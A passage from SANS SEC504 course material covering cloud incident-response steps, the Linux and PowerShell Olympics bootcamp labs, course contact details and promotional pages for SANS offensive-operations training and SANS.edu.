When investigating an incident, we apply similar steps for cloud containment that we would for on-premises systems, using the cloud constructs available for the target asset. This could include detaching and deregistering a cloud node from a load balancing group, isolating it using Access Control Lists (ACLs) or Virtual Private Cloud (VPC) controls, and configuring termination protection to prevent accidental destruction of an asset. Data collection for analysis in the containment phase uses many of the same tools we use for on-premises systems including storage volume and Virtual Machine (VM) snapshots and volatile memory capture tools. Cloud systems support tagging functionality, which can be applied to tell other cloud engineers that a system is under an active incident response investigation.

Analysis of cloud assets will use many of the same tools we used for on-premises analysis as well but can also leverage cloud security analysis tools specific to your cloud provider. Response actions must take into consideration root cause analysis, and should carefully evaluate access mechanisms, revoking keys and access tokens where necessary.

Additional considerations that we examined include fostering an internal company process for data preservation in the case of a system that is behaving suspiciously instead of terminating an instance and eliminating any evidence for follow-up analysis. Further, cloud investigations will incur cloud costs and it is important to get prior approval for those expenses. Often, cloud providers will be called in during an investigation, and it will save significant time in your investigation if those support channels are established in advance (purchasing support with a known Service Level Agreement/SLA that will dictate response times for support).

Finally, conducting tabletop exercises for cloud incidents can be a useful tool to prepare the incident response team to react to an incident, improving the efficacy of the response when a real incident is realized.

LAB

Please work on the lab exercise
Cloud Investigation



Please work on the lab exercise *Cloud Investigation*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response
Live Examination
Lab: Live Windows Examination
Network Investigations
Lab: Network Investigation
Memory Investigations
Lab: Memory Investigation
Malware Investigations
Lab: Malware Investigation
Cloud Investigations
Lab: Cloud Investigation
[Bootcamp: Linux or PowerShell Olympics](#)

This page intentionally left blank.

Bootcamp: Linux Olympics

- Use your Slingshot Linux VM to complete the Bootcamp module *Linux Olympics*
 - Interactive, self-paced event with integrated hints to complete common tasks in a Linux terminal
- Develop your skill in Linux commands, file system navigation, permission management, process handling, networking, and text file processing
- Complete the training events to apply your skills in a Linux incident response exercise!

```
sec504@slingshot:~$ bootcamp
```

Many students take SEC504 with a desire to increase their experience and ability in working at the Linux command line. To support you in this goal, we have developed a special bootcamp module that we call the *Linux Olympics*.


The Linux Olympics is an interactive, self-paced event with integrated hints to help you build your skills at completing common tasks in the Linux terminal. In this exercise you will have the chance to build your skills and complete command-line tasks including using common Linux commands, navigating the Linux file system, working with file and directory permissions, managing Linux processes, working with Linux networking, and leveraging powerful commands for text file processing.

In the Linux Olympics you will complete several training exercises to develop your skills, then you will apply what you've learned in a simulated incident response exercises where you will evaluate the artifacts left by an attacker after compromising a Linux system.

To get started, open a terminal on your Slingshot Linux system, maximize the terminal window, and run the `bootcamp` command. It will also be helpful to repeat these training events to help reinforce the concepts you're learning, trying to beat your timed score as you become more and more comfortable with the commands.

Bootcamp: PowerShell Olympics

- Use your Windows VM to complete the Bootcamp module *PowerShell Olympics*
 - Like the Linux Olympics, but designed for PowerShell learning
- Open Explorer, navigate to C:\Tools\psolympics
 - Launch PowerShell Olympics icon



To build your skills using PowerShell, we also offer the PowerShell Olympics event. PowerShell Olympics is similar to the Linux Olympics but offers the opportunity to learn and apply PowerShell commands to investigate Windows systems.

To access the PowerShell Olympics, open the Windows 10 VM supplied with the media files for this course. From Explorer, navigate to the C:\Tools\psolympics directory. Double-click on the PowerShell Olympics icon to open the PowerShell Olympics Launcher as shown on this page. Select the event you want to work on, then click the Launch button.

Which One Should You Work on First?

- If you are new to Linux, start with the Linux Olympics
 - Common Commands, File System, and Processes training events
- If you are primarily interested in Windows incident response, start with the PowerShell Olympics
- Both options are self-driven learning tools with help built-in
 - Run `hint` if you get stuck
 - Run `skip` if you get really stuck and want to move on
- Continue to use these tools after class is over!

Answer keys are included in your course media files `bootcamp` directory

Many students ask which bootcamp event they should start with first: Linux Olympics or PowerShell Olympics. If you are new to Linux, then we recommend you start with the Linux Olympics event, starting with the Common Commands, File System, and Processes training events first. These events will quickly build your familiarity with common Linux commands and tasks which will be useful as you work through the course lab exercises. If you are primarily interested in Windows incident response however, you might consider starting with the PowerShell Olympics to quickly build your skills in leveraging this powerful tool as part of your Windows incident investigation process.

Regardless of which bootcamp event you start with, know that both options are designed to be self-driven learning tools that you can use during the class bootcamp time, and after class is over. Both the Linux Olympics and the PowerShell Olympics tools include built-in help if you get stuck. Run the `hint` command at any time to get a hint if you get stuck on a task. If you get really stuck on a task, run `skip` to move on to the next task. We have also included complete answer keys for all the Linux Olympics and PowerShell Olympics events in the `bootcamp` directory included with your media files.

We hope you find the bootcamp exercises useful as a learning tool as you build your skills using Linux and PowerShell!

LAB

Please work on the lab exercise
Linux Olympics or *PowerShell Olympics*



Please work on the lab exercise *Linux Olympics* or *PowerShell Olympics*. For the Linux Olympics lab exercise you will need your class Slingshot Linux VM. For the PowerShell Olympics lab exercise you will need your class Windows 10 VM.

Course Resources and Contact Information



AUTHOR CONTACT

Joshua Wright
jwright@willhackforsushi.com
Twitter: @joswr1ght



SANS INSTITUTE

11200 Rockville Pike, Suite 200
N. Bethesda, MD 20852
301.654.SANS(7267)



PEN TESTING RESOURCES

pen-testing.sans.org
Twitter: @SANSPenTest



SANS EMAIL

GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

SANS CURRICULUM FOCUS AREA

OFFENSIVE OPERATIONS

Organizations rely on offensive tactics to discover and understand their system vulnerabilities so they can work to fix known issues before bad guys attack.

As adversaries evolve and attacks become more sophisticated, pen testers and red teams need to emulate current real-world attack techniques, discover issues, and properly report those findings in order to deliver significant value to the security team.

SANS Offensive Operations courses will teach you to:

- Emulate today's most powerful and common attacks
- Discover vulnerabilities in target systems
- Exploit vulnerabilities under controlled circumstances
- Apply technical excellence to determine and document risk and potential business impact
- Conduct professional and safe testing according to a carefully designed scope and rules of engagement
- Help an organization with its goal of properly prioritizing resources

"In one week, my instructor built a bridge from typical vulnerability scanning to the true art of penetration testing. Thank you SANS for making myself and my company much more capable in information security."

—Mike Dozier, Savannah River Nuclear Solutions

Offensive Operations Job Roles:

- System/Network Penetration Tester
- Application Penetration Tester
- Incident Handler
- Vulnerability Researcher
- Exploit Developer



Discover the **Best College** in Cybersecurity

SANS
Technology
Institute



Start

Prepare to launch your cybersecurity career.

Undergraduate Certificate and Bachelor's Degrees



Advance

Strengthen job-specific skills.

Graduate Certificate Programs



Lead

Take your career to the highest levels.

M.S. in Information Security Engineering

Learn how you might be able to bring this course into a **SANS.edu** program.

Email **info@sans.edu**

Call **301.241.7665**



SANS.edu